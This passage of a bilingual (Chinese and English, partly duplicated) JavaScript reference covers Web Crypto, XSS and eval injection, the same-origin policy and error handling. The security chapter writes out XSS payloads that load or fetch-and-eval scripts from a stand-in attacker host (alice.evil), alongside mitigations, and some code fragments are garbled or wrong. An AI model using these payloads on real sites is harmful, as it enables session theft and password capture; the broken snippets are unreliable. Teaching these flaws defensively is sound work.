Section 94.1: Creating digests (e.g. SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string, not if you already got an ArrayBuffer such as an Uint8Array.  
var input = new TextEncoder('utf-8').encode('Hello world!');  
  
// Calculate the SHA-256 digest  
crypto.subtle.digest('SHA-256', input)  
// Wait for completion  
.then(function(digest) {  
    // digest is an ArrayBuffer. There are multiple ways to proceed.  
  
    // If you want to display the digest as a hexadecimal string, this will work:  
    var view = new DataView(digest);  
    var hexstr = '';  
    for(var i = 0; i < view.byteLength; i++) {  
        var b = view.getUint8(i);  
hexstr += '0123456789abcdef'[ (b & 0xf0) >> 4];  
        hexstr += '0123456789abcdef'[ (b & 0x0f)];  
    }  
console.log(hexstr);  
  
    // Otherwise, you can simply create an Uint8Array from the buffer:  
    var digestAsArray = new Uint8Array(digest);  
    console.log(digestAsArray);  
})  
// Catch errors  
.catch(function(err) {  
    console.error(err);  
});
```

The current draft suggests to provide at least SHA-1, SHA-256, SHA-384 and SHA-512, but this is no strict requirement and subject to change. However, the SHA family can still be considered a good choice as it will likely be supported in all major browsers.

Section 94.2: Cryptographically random data

```
// Create an array with a fixed size and type.  
var array = new Uint8Array(5);  
  
// Generate cryptographically random values  
crypto.getRandomValues(array);  
  
// Print the array to the console  
console.log(array);
```

`crypto.getRandomValues(array)` can be used with instances of the following classes (described further in Binary Data) and will generate values from the given ranges (both ends inclusive):

- Int8Array: -2^7 到 2^7-1
- Uint8Array: 0 到 2^8-1
- Int16Array: -2^15 到 2^15-1
- Uint16Array: 0 到 2^16-1
- Int32Array: -2^31 到 2^31-1
- Uint32Array: 0 到 2^31-1

第94.3节：生成RSA密钥对并转换为PEM格式

在本例中，您将学习如何生成RSA-OAEP密钥对，以及如何将该密钥对中的私钥转换为base64格式，以便您可以在OpenSSL等工具中使用。请注意，该过程同样适用于公钥，您只需使用以下前缀和后缀：

```
-----BEGIN PUBLIC KEY-----  
-----END PUBLIC KEY-----
```

注意：此示例已在以下浏览器中全面测试：Chrome、Firefox、Opera、Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {  
    var byteArray = new Uint8Array(arrayBuffer);  
    var byteString = '';  
    for(var i=0; i < byteArray.byteLength; i++) {  
        byteString += String.fromCharCode(byteArray[i]);  
    }  
    var b64 = window.btoa(byteString);  
  
    return b64;  
}  
  
function addNewLines(str) {  
    var finalString = '';  
    while(str.length > 0) {  
        finalString += str.substring(0, 64) + '\n';  
        str = str.substring(64);  
    }  
  
    return finalString;  
}  
  
function toPem(privateKey) {  
    var b64 = addNewLines(arrayBufferToBase64(privateKey));  
    var pem = "-----BEGIN PRIVATE KEY-----" + b64 + "-----END PRIVATE KEY-----";  
  
    return pem;  
}  
  
// 让我们先生成密钥对  
window.crypto.subtle.generateKey(  
    {  
        name: "RSA-OAEP",  
        modulusLength: 2048, // 可以是1024、2048或4096  
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),  
        hash: {name: "SHA-256"} // 或 SHA-512  
    },  
    true,  
    ["encrypt", "decrypt"]  
).then(function(keyPair) {  
    /* 现在密钥对已生成，我们将  
       从密钥对对象中以 pkcs8 格式导出它  
    */  
    window.crypto.subtle.exportKey(  
        "pkcs8",  
        keyPair.privateKey  
    ).then(function(exportedPrivateKey) {  
        // 将导出的私钥转换为PEM格式  
        var pem = toPem(exportedPrivateKey);  
    })  
})
```

Section 94.3: Generating RSA key pair and converting to PEM format

In this example you will learn how to generate RSA-OAEP key pair and how to convert private key from this key pair to base64 so you can use it with OpenSSL etc. Please note that this process can also be used for public key you just have to use prefix and suffix below:

```
-----BEGIN PUBLIC KEY-----  
-----END PUBLIC KEY-----
```

NOTE: This example is fully tested in these browsers: Chrome, Firefox, Opera, Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {  
    var byteArray = new Uint8Array(arrayBuffer);  
    var byteString = '';  
    for(var i=0; i < byteArray.byteLength; i++) {  
        byteString += String.fromCharCode(byteArray[i]);  
    }  
    var b64 = window.btoa(byteString);  
  
    return b64;  
}  
  
function addNewLines(str) {  
    var finalString = '';  
    while(str.length > 0) {  
        finalString += str.substring(0, 64) + '\n';  
        str = str.substring(64);  
    }  
  
    return finalString;  
}  
  
function toPem(privateKey) {  
    var b64 = addNewLines(arrayBufferToBase64(privateKey));  
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";  
  
    return pem;  
}  
  
// Let's generate the key pair first  
window.crypto.subtle.generateKey(  
    {  
        name: "RSA-OAEP",  
        modulusLength: 2048, // can be 1024, 2048 or 4096  
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),  
        hash: {name: "SHA-256"} // or SHA-512  
    },  
    true,  
    ["encrypt", "decrypt"]  
).then(function(keyPair) {  
    /* now when the key pair is generated we are going  
       to export it from the keypair object in pkcs8  
    */  
    window.crypto.subtle.exportKey(  
        "pkcs8",  
        keyPair.privateKey  
    ).then(function(exportedPrivateKey) {  
        // converting exported private key to PEM format  
        var pem = toPem(exportedPrivateKey);  
    })  
})
```

```

console.log(pem);
}).catch(function(err) {
  console.log(err);
});
});

```

就是这样！现在你拥有一个完全可用且兼容的PEM格式RSA-OAEP私钥，可以在任何你想用的地方使用。祝你使用愉快！

第94.4节：将PEM密钥对转换为CryptoKey

那么，你有没有想过如何在Web加密API中使用由OpenSSL生成的PEM格式RSA密钥对？如果答案是肯定的，那太好了！你将会找到答案。

注意：此过程同样适用于公钥，你只需将前缀和后缀更改：

```

-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----

```

本示例假设你已经拥有以PEM格式生成的RSA密钥对。

```

function removeLines(str) {return
  str.replace("", "");
}

function base64ToArrayBuffer(b64) {
  var byteString = window.atob(b64);
  var byteArray = new Uint8Array(byteString.length);
  for(var i=0; i < byteString.length; i++) {
    byteArray[i] = byteString.charCodeAt(i);
  }
  return byteArray;
}

function pemToArrayBuffer(pem) {
  var b64Lines = removeLines(pem);
  var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
  var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

  return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
  "pkcs8",
  pemToArrayBuffer(yourprivatekey),
  {
    name: "RSA-OAEP",
    hash: {name: "SHA-256"} // or SHA-512
  },
  true,
  ["decrypt"]
).then(function(importedPrivateKey) {
  console.log(importedPrivateKey);
}).catch(function(err) {
  console.log(err);
});

```

```

console.log(pem);
}).catch(function(err) {
  console.log(err);
});
});

```

That's it! Now you have a fully working and compatible RSA-OAEP Private Key in PEM format which you can use wherever you want. Enjoy!

Section 94.4: Converting PEM key pair to CryptoKey

So, have you ever wondered how to use your PEM RSA key pair that was generated by OpenSSL in Web Cryptography API? If the answer is yes. Great! You are going to find out.

NOTE: This process can also be used for public key, you only need to change prefix and suffix to:

```

-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----

```

This example assumes that you have your RSA key pair generated in PEM.

```

function removeLines(str) {
  return str.replace("\n", " ");
}

function base64ToArrayBuffer(b64) {
  var byteString = window.atob(b64);
  var byteArray = new Uint8Array(byteString.length);
  for(var i=0; i < byteString.length; i++) {
    byteArray[i] = byteString.charCodeAt(i);
  }
  return byteArray;
}

function pemToArrayBuffer(pem) {
  var b64Lines = removeLines(pem);
  var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
  var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

  return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
  "pkcs8",
  pemToArrayBuffer(yourprivatekey),
  {
    name: "RSA-OAEP",
    hash: {name: "SHA-256"} // or SHA-512
  },
  true,
  ["decrypt"]
).then(function(importedPrivateKey) {
  console.log(importedPrivateKey);
}).catch(function(err) {
  console.log(err);
});

```

现在你完成了！你可以在 WebCrypto API 中使用导入的密钥。

And now you're done! You can use your imported key in WebCrypto API.

第95章：安全问题

这是一个常见的 JavaScript 安全问题合集，比如 XSS 和 eval 注入。该合集还包含如何缓解这些安全问题。

第95.1节：反射型跨站脚本攻击（XSS）

假设乔拥有一个网站，允许你登录、观看小狗视频并将其保存到你的账户中。

每当用户在该网站搜索时，他们会被重定向到 <https://example.com/search?q=brown+puppies>。

如果用户的搜索没有匹配任何内容，那么他们会看到类似以下的消息：

您的搜索 (brown puppies) 未匹配到任何内容。请再试一次。

在后端，该消息显示如下：

```
if(!searchResults){  
    webPage += "<div>您的搜索 (<b>" + searchQuery + "</b>) 未匹配到任何内容。请再试一次。";  
}
```

然而，当爱丽丝搜索 `<h1>headings</h1>` 时，她得到的结果是：

您的搜索 (headings)
未匹配到任何内容。请再试一次。


原始 HTML：

您的搜索 (<h1>headings</h1>) 未匹配到任何内容。请再试一次。

然后爱丽丝搜索 `<script>alert(1)</script>` 时，她看到：

您的搜索 () 未匹配到任何内容。请再试一次。

并且：



然后爱丽丝搜索 `<script src = "https://alice.evil/puppy_xss.js"></script>` 非常可爱的狗狗，然后复制地址栏中的链接，接着给鲍勃发邮件：

鲍勃，

Chapter 95: Security issues

This is a collection of common JavaScript security issues, like XSS and eval injection. This collection also contains how to mitigate these security issues.

Section 95.1: Reflected Cross-site scripting (XSS)

Let's say Joe owns a website that allows you to log on, view puppy videos, and save them to your account.

Whenever a user searches on that website, they are redirected to <https://example.com/search?q=brown+puppies>.

If a user's search doesn't match anything, than they see a message along the lines of:

Your search (brown puppies), didn't match anything. Try again.

On the backend, that message is displayed like this:

```
if(!searchResults){  
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try again.";  
}
```

However, when Alice searches for `<h1>headings</h1>`, she gets this back:

Your search (headings)
didn't match anything. Try again.

Raw HTML:

Your search (<h1>headings</h1>) didn't match anything. Try again.

Then Alice searches for `<script>alert(1)</script>`, she sees:

Your search (), didn't match anything. Try again.

And:



Then Alice searches for `<script src = "https://alice.evil/puppy_xss.js"></script>really cute puppies`, and copies the link in her address bar, and then emails Bob:

Bob,

当我搜索可爱的狗狗时，什么都没发生！

然后爱丽丝成功让鲍勃在登录他的账户时运行了她的脚本。

缓解措施：

1. 在没有找到结果时，返回搜索词之前对所有尖括号进行转义。
2. 在没有找到结果时，不返回搜索词。
3. **添加一个内容安全策略（Content Security Policy），拒绝从其他域加载活动内容**

第95.2节：持久性跨站脚本攻击（XSS）

假设鲍勃拥有一个允许用户个性化个人资料的社交网站。

爱丽丝访问鲍勃的网站，创建了一个账户，然后进入她的个人资料设置。她将个人资料描述设置为我其实太懒了，不想写点什么。

当她的朋友查看她的个人资料时，服务器上会运行这段代码：

```
if(viewedPerson.profile.description){  
    page += "<div>" + viewedPerson.profile.description + "</div>";  
}else{  
    page += "<div>此人没有个人资料描述。</div>";  
}
```

生成的HTML如下：

```
<div>我其实太懒了，不想写点什么。</div>
```

然后爱丽丝将她的个人资料描述设置为**I like HTML**。当她访问她的个人资料时，她看到的不是

```
<b>我喜欢HTML</b>
```

而是

```
我喜欢HTML
```

然后爱丽丝将她的个人资料设置为

```
<script src = "https://alice.evil/profile_xss.js"></script>我其实懒得写点什么  
这里。
```

每当有人访问她的个人资料时，他们的账户登录状态下，爱丽丝的脚本就在鲍勃的网站上运行。

缓解措施

1. 对个人资料描述等内容中的尖括号进行转义。
2. 将个人资料描述存储在纯文本文件中，然后通过脚本使用`.innerText`
3. **添加一个内容安全策略（Content Security Policy），拒绝从其他域加载活动内容**

When I search for [cute puppies](#), nothing happens!

Than Alice successfully gets Bob to run her script while Bob is logged on to his account.

Mitigation:

1. Escape all angle brackets in searches before returning the search term when no results are found.
2. Don't return the search term when no results are found.
3. **Add a Content Security Policy that refuses to load active content from other domains**

Section 95.2: Persistent Cross-site scripting (XSS)

Let's say that Bob owns a social website that allows users to personalize their profiles.

Alice goes to Bob's website, creates an account, and goes to her profile settings. She sets her profile description to [I'm actually too lazy to write something here](#).

When her friends view her profile, this code gets run on the server:

```
if(viewedPerson.profile.description){  
    page += "<div>" + viewedPerson.profile.description + "</div>";  
}else{  
    page += "<div>This person doesn't have a profile description.</div>";  
}
```

Resulting in this HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Than Alice sets her profile description to **I like HTML**. When she visits her profile, instead of seeing

```
<b>I like HTML</b>
```

she sees

```
I like HTML
```

Then Alice sets her profile to

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write something  
here.
```

Whenever someone visits her profile, they get Alice's script run on Bob's website while logged on as their account.

Mitigation

1. Escape angle brackets in profile descriptions, etc.
2. Store profile descriptions in a plain text file that is then fetched with a script that adds the description via `.innerText`
3. **Add a Content Security Policy that refuses to load active content from other domains**

第95.3节：来自JavaScript字符串字面量的持久性跨站脚本攻击

假设鲍勃拥有一个允许发布公开消息的网站。

消息由如下脚本加载：

```
addMessage("消息 1");
addMessage("消息 2");
addMessage("消息 3");
addMessage("消息 4");
addMessage("消息 5");
addMessage("消息 6");
```

addMessage 函数将发布的消息添加到 DOM 中。然而，为了避免 XSS，发布的消息中的任何 HTML 都会被转义。

脚本在服务器上生成，方式如下：

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

所以爱丽丝发布了一条消息，说：“我妈妈说：“生活是美好的。派让它更美好。”。然后当她预览消息时，看到的不是她的消息，而是控制台中的一个错误：

未捕获的语法错误:参数列表后缺少)

为什么？因为生成的脚本看起来像这样：

```
addMessage("我妈妈说： "生活是美好的。 派 让它更美好。 "");
```

这是一个语法错误。然后爱丽丝发布了：

```
我喜欢派 ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

然后生成的脚本如下所示：

```
addMessage("我喜欢派 ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//";
```

这会添加消息我喜欢派，但它也会在有人访问鲍勃的网站时下载并运行https://alice.evil/js_xss.js。

缓解措施：

1. 将发布的消息传递给 JSON.stringify()
2. 不要动态构建脚本，而是构建一个包含所有消息的纯文本文件，脚本稍后再去获取该文件
3. 添加一个内容安全策略（Content Security Policy），拒绝从其他域加载活动内容

第95.4节：为什么别人的脚本可能会损害您的网站及其访客

如果你认为恶意脚本不会损害你的网站，你错了。以下是恶意脚本可能做的事情列表

Section 95.3: Persistent Cross-site scripting from JavaScript string literals

Let's say that Bob owns a site that lets you post public messages.

The messages are loaded by a script that looks like this:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

The addMessage function adds a posted message to the DOM. However, in an effort to avoid XSS, **any HTML in messages posted is escaped**.

The script is generated **on the server** like this:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

So alice posts a message that says: My mom said: "Life is good. Pie makes it better. ". Then when she previews the message, instead of seeing her message she sees an error in the console:

Uncaught SyntaxError: missing) after argument list

Why? Because the generated script looks like this:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

That's a syntax error. Than Alice posts:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Then the generated script looks like:

```
addMessage("I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//";
```

That adds the message I like pie, but it also **downloads and runs https://alice.evil/js_xss.js whenever someone visits Bob's site**.

Mitigation:

1. Pass the message posted into JSON.stringify()
2. Instead of dynamically building a script, build a plain text file containing all the messages that is later fetched by the script
3. Add a Content Security Policy that refuses to load active content from other domains

Section 95.4: Why scripts from other people can harm your website and its visitors

If you don't think that malicious scripts can harm your site, **you are wrong**. Here is a list of what a malicious script

- 从 DOM 中移除自身，以便无法被追踪
- 窃取用户的会话 Cookie，并使脚本作者能够以用户身份登录并冒充他们**
- 显示一个假的“您的会话已过期。请重新登录。”消息，并将用户密码发送给脚本作者。
- 注册一个恶意的服务工作者，在每次访问该网站的页面时运行恶意脚本。
- 设置一个假的付费墙，要求用户付费才能访问该网站，实际上钱会流向脚本作者。

请不要认为XSS不会对您的网站及其访客造成伤害。

第95.5节：Eval JSON注入

假设每当有人访问鲍勃网站的个人资料页面时，会获取以下URL：

<https://example.com/api/users/1234/profledata.json>

响应内容如下：

```
{
  "name": "Bob",
  "description": "喜欢馅饼和安全漏洞。"
}
```

然后解析并插入数据：

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

看起来不错，对吧？错了。

如果某人的描述是喜欢XSS。");alert(1);({"name":"爱丽丝","description":"喜欢XSS。?

看起来很奇怪，但如果处理不当，响应将是：

```
{
  "name": "爱丽丝",
  "description": "喜欢馅饼和安全漏洞。");alert(1);({"name":"爱丽丝","description":"喜欢
XSS."}
}
```

这将被eval执行：

```
(({
  "name": "爱丽丝",
  "description": "喜欢馅饼和安全漏洞。");alert(1);({"name":"爱丽丝","description":"喜欢
XSS."}
))
```

如果你不认为这是个问题，把它粘贴到你的控制台看看会发生什么。

缓解措施

- 使用 `JSON.parse` 而不是 `eval` 来获取 JSON。一般来说，不要使用 `eval`，尤其不要用 `eval` 处理用户可控的内容。

could do:

- Remove itself from the DOM so that **it can't be traced**
- Steal users' session cookies and **enable the script author to log in as and impersonate them**
- Show a fake "Your session has expired. Please log in again." message that **sends the user's password to the script author**.
- Register a malicious service worker that runs a malicious script **on every page visit** to that website.
- Put up a fake paywall demanding that users **pay money** to access the site **that actually goes to the script author**.

Please, **don't think that XSS won't harm your website and its visitors.**

Section 95.5: Eval JSON injection

Let's say that whenever someone visits a profile page in Bob's website, the following URL is fetched:

<https://example.com/api/users/1234/profledata.json>

With a response like this:

```
{
  "name": "Bob",
  "description": "Likes pie & security holes."
```

Than that data is parsed & inserted:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Seems good, right? **Wrong**.

What if someone's description is Likes XSS.");alert(1);({{"name":"Alice","description":"Likes XSS.?

Seems weird, but if poorly done, the response will be:

```
{
  "name": "Alice",
  "description": "Likes pie & security holes.");alert(1);({{"name":"Alice","description":"Likes
XSS."}
})
```

And this will be eval'd:

```
(({
  "name": "Alice",
  "description": "Likes pie & security holes.");alert(1);({{"name":"Alice","description":"Likes
XSS."}
}))
```

If you don't think that's a problem, paste that in your console and see what happens.

Mitigation

- Use `JSON.parse` instead of `eval` to get JSON.** In general, don't use `eval`, and definitely don't use `eval` with

Eval 会创建一个新的执行上下文，导致性能损失。

- 在将用户数据放入 JSON 之前，正确转义"和\。如果你只转义了"，会发生以下情况：

```
Hello! \"});alert(1);{
```

将被转换为：

```
"Hello! \\");alert(1);{"
```

糟糕。记得同时转义\和"，或者直接使用 JSON.parse。

something a user could control. Eval [creates a new execution context](#), creating a **performance hit**.

- Properly escape " and \ in user data before putting it in JSON. If you just escape the " , than this will happen:

```
Hello! \"});alert(1);{
```

Will be converted to:

```
"Hello! \\");alert(1);{"
```

Oops. Remember to escape both the \ and " , or just use JSON.parse.

第96章：同源策略与跨源通信

同源策略被网页浏览器用来防止脚本访问远程内容，前提是远程地址与脚本的源不同。这可以防止恶意脚本向其他网站发起请求以获取敏感数据。

如果两个地址的协议、主机名和端口相同，则认为它们的来源相同。

第96.1节：使用消息进行安全的跨源通信

可以安全地使用window.postMessage()方法及其相关事件处理器window.onmessage来实现跨源通信。

可以调用目标window的postMessage()方法向另一个window发送消息，后者能够通过其onmessage事件处理器拦截该消息，处理它，并在必要时使用postMessage()再次向发送窗口发送响应。

窗口与子框架通信的示例

- <http://main-site.com/index.html>的内容：

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- <http://other-site.com/index.html>的内容：

```
<!-- ... -->
<script src="other_site_script.js"></script>
<!-- ... -->
```

- main_site_script.js 的内容：

```
// 获取 <iframe> 的窗口
var frameWindow = document.getElementById('frame-id').contentWindow;

// 添加响应监听器
window.addEventListener('message', function(evt) {

    // 重要：检查数据的来源！
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // 检查响应
        console.log(evt.data);
        /* ... */
    }
});

// 向框架的窗口发送消息
frameWindow.postMessage(* 任意对象或变量 */, '*');
```

- other_site_script.js 的内容：

Chapter 96: Same Origin Policy & Cross-Origin Communication

Same-Origin policy is used by web browsers to prevent scripts to be able to access remote content if the remote address has not the same **origin** of the script. This prevents malicious scripts from performing requests to other websites to obtain sensitive data.

The **origin** of two addresses is considered the same if both URLs have the same *protocol, hostname and port*.

Section 96.1: Safe cross-origin communication with messages

The `window.postMessage()` method together with its relative event handler `window.onmessage` can be safely used to enable cross-origin communication.

The `postMessage()` method of the target window can be called to send a message to another window, which will be able to intercept it with its `onmessage` event handler, elaborate it, and, if necessary, send a response back to the sender window using `postMessage()` again.

Example of Window communicating with a children frame

- Content of <http://main-site.com/index.html>:

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- Content of <http://other-site.com/index.html>:

```
<!-- ... -->
<script src="other_site_script.js"></script>
<!-- ... -->
```

- Content of `main_site_script.js`:

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(* any obj or var */, '*');
```

- Content of `other_site_script.js`:

```

window.addEventListener('message', function(evt) {
    // 重要：检查数据的来源！
    if (event.origin.indexOf('http://main-site.com') == 0) {
        // 读取并处理接收到的数据
        console.log(evt.data);
        /* ... */

        // 向主窗口发送响应
        window.parent.postMessage(/* 任意对象或变量 */, '*');
    }
});

```

```

window.addEventListener('message', function(evt) {
    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {
        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});

```

第96.2节：绕过同源策略的方法

就客户端JavaScript引擎（即在浏览器内运行的引擎）而言，没有直接的解决方案可以请求来自当前域以外的内容。（顺便说一句，这一限制在JavaScript服务器工具如Node JS中不存在。）

然而，在某些情况下，确实可以通过以下方法从其他来源获取数据。

请注意，其中一些可能是黑客手段或变通方法，而非生产系统应依赖的解决方案。

方法一：CORS

如今大多数公共API允许开发者通过启用一种称为CORS（跨域资源共享）的功能，在客户端和服务器之间双向发送数据。浏览器会检查是否设置了某个HTTP头（Access-Control-Allow-Origin），并且请求站点的域名是否包含在该头的值中。如果包含，浏览器将允许建立AJAX连接。

然而，由于开发者无法更改其他服务器的响应头，因此此方法并不总是可靠的。

方法二：JSONP

带填充的JSON（JSONP）通常被认为是一种变通方法。它不是最直接的方法，但仍然能完成任务。该方法利用了脚本文件可以从任何域加载的事实。不过，必须指出的是，从外部来源请求JavaScript代码始终存在潜在的安全风险，如果有更好的解决方案，通常应避免使用此方法。

使用JSONP请求的数据通常是JSON，这恰好符合JavaScript中对象定义的语法，使得这种传输方式非常简单。让网站使用通过JSONP获得的外部数据的常见方法是将其包装在回调函数中，该函数通过URL中的GET参数设置。一旦外部脚本文件加载完成，该函数将以数据作为第一个参数被调用。

```

<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>

```

<http://example.com/api/endpoint.js?callback=myfunc> 的内容可能如下所示：

Section 96.2: Ways to circumvent Same-Origin Policy

As far as client-side JavaScript engines are concerned (those running inside a browser), there is no straightforward solution available for requesting content from sources other than the current domain. (By the way, this limitation does not exist in JavaScript-server tools such as Node JS.)

However, it is (in some situations) indeed possible to retrieve data from other sources using the following methods. Please do note that some of them may present hacks or workarounds instead of solutions production system should rely on.

Method 1: CORS

Most public APIs today allow developers to send data bidirectionally between client and server by enabling a feature called CORS (Cross-Origin Resource Sharing). The browser will check if a certain HTTP header (Access-Control-Allow-Origin) is set and that the requesting site's domain is listed in the header's value. If it is, then the browser will allow establishing AJAX connections.

However, because developers cannot change other servers' response headers, this method can't always be relied on.

Method 2: JSONP

JSON with Padding is commonly blamed to be a workaround. It is not the most straightforward method, but it still gets the job done. This method takes advantage of the fact that script files can be loaded from any domain. Still, it is crucial to mention that requesting JavaScript code from external sources is **always** a potential security risk and this should generally be avoided if there's a better solution available.

The data requested using JSONP is typically JSON, which happens to fit the syntax used for object definition in JavaScript, making this method of transport very simple. A common way to let websites use the external data obtained via JSONP is to wrap it inside a callback function, which is set via a GET parameter in the URL. Once the external script file loads, the function will be called with the data as its first parameter.

```

<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>

```

The contents of <http://example.com/api/endpoint.js?callback=myfunc> might look like this:

```
myfunc({"example_field":true})
```

函数必须始终先定义，否则在外部脚本加载时它将未定义。

```
myfunc({ "example_field" :true })
```

The function always has to be defined first, otherwise it won't be defined when the external script loads.

第97章：错误处理

第97.1节：错误对象

JavaScript中的运行时错误是Error对象的实例。 Error对象也可以直接使用，或作为用户自定义异常的基础。可以抛出任何类型的值——例如字符串——但强烈建议使用Error或其派生对象，以确保调试信息——如堆栈跟踪——被正确保留。

Error构造函数的第一个参数是人类可读的错误信息。即使其他地方可以找到更多信息，也应尽量始终指定有用错误信息，说明出了什么问题。

```
try {
    throw new Error('有用的信息');
} catch (error) {
    console.log('出了点问题！' + error.message);
}
```

第97.2节：与Promise的交互

版本 ≥ 6

异常对于同步代码来说，就像拒绝对于基于 Promise 的异步代码一样。如果在 Promise 处理程序中抛出异常，其错误将被自动捕获并用于拒绝该 Promise。

```
Promise.resolve(5)
.then(result => {
    throw new Error("我不喜欢数字五");
})
.then(result => {
    console.info("Promise 已解决: " + result);
})
.catch(error => {
    console.error("Promise 被拒绝: " + error);
});
```

Promise 被拒绝: Error: 我不喜欢数字五

版本 > 7

async 函数提案——预计成为 ECMAScript 2017 的一部分——在相反方向上扩展了这一点。如果你等待一个被拒绝的 Promise，其错误将作为异常被抛出：

```
async function main() {
    try {
        await Promise.reject(new Error("无效的某些内容"));
    } catch (error) {
        console.log("捕获错误: " + error);
    }
}
main();
```

Chapter 97: Error Handling

Section 97.1: Error objects

Runtime errors in JavaScript are instances of the Error object. The Error object can also be used as-is, or as the base for user-defined exceptions. It's possible to throw any type of value - for example, strings - but you're strongly encouraged to use Error or one of its derivatives to ensure that debugging information -- such as stack traces -- is correctly preserved.

The first parameter to the Error constructor is the human-readable error message. You should try to always specify a useful error message of what went wrong, even if additional information can be found elsewhere.

```
try {
    throw new Error('Useful message');
} catch (error) {
    console.log('Something went wrong! ' + error.message);
}
```

Section 97.2: Interaction with Promises

Version ≥ 6

Exceptions are to synchronous code what rejections are to promise-based asynchronous code. If an exception is thrown in a promise handler, its error will be automatically caught and used to reject the promise instead.

```
Promise.resolve(5)
.then(result => {
    throw new Error("I don't like five");
})
.then(result => {
    console.info("Promise resolved: " + result);
})
.catch(error => {
    console.error("Promise rejected: " + error);
});
```

Promise rejected: Error: I don't like five

Version > 7

The [async functions proposal](#)—expected to be part of ECMAScript 2017—extends this in the opposite direction. If you await a rejected promise, its error is raised as an exception:

```
async function main() {
    try {
        await Promise.reject(new Error("Invalid something"));
    } catch (error) {
        console.log("Caught error: " + error);
    }
}
main();
```

第97.3节 : 错误类型

JavaScript中有六种特定的核心错误构造函数：

- **EvalError** - 创建一个实例，表示与全局函数 eval() 相关的错误。
- **InternalError** - 创建一个实例，表示当JavaScript引擎抛出内部错误时发生的错误。例如“递归过多”。（仅由Mozilla Firefox支持）
- **RangeError** - 创建一个实例，表示当数值变量或参数超出其有效范围时发生的错误。
- **ReferenceError** - 创建一个实例，表示在取消引用无效引用时发生的错误。
- **SyntaxError** - 创建一个实例，表示在解析 eval() 中的代码时发生的语法错误。
- **TypeError** - 创建一个实例，表示当变量或参数不是有效类型时发生的错误。
- **URIError** - 创建一个实例，表示当encodeURI()或decodeURI()传入无效参数时发生的错误。

如果你正在实现错误处理机制，可以检查捕获的错误是哪种类型。

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('一般错误构造函数的实例');
    }
    if(e instanceof TypeError) {
        console.log('类型错误');
    }
}
```

在这种情况下，e将是TypeError的一个实例。所有错误类型都继承自基础构造函数Error，因此它也是Error的一个实例。

考虑到这一点，我们可以看到在大多数情况下检查e是否是Error的实例是没有意义的。

第97.4节 : 运算顺序及高级思考

没有 try catch 块，未定义的函数会抛出错误并停止执行：

```
undefinedFunction("这将不会被执行");
console.log("由于未捕获的错误，我永远不会运行！");
```

会抛出错误并且不会运行第二行：

```
// 未捕获的 ReferenceError: undefinedFunction 未定义
```

你需要一个 try catch 块，类似其他语言，以确保捕获该错误，从而使代码能够继续

Section 97.3: Error types

There are six specific core error constructors in JavaScript:

- **EvalError** - creates an instance representing an error that occurs regarding the global function eval().
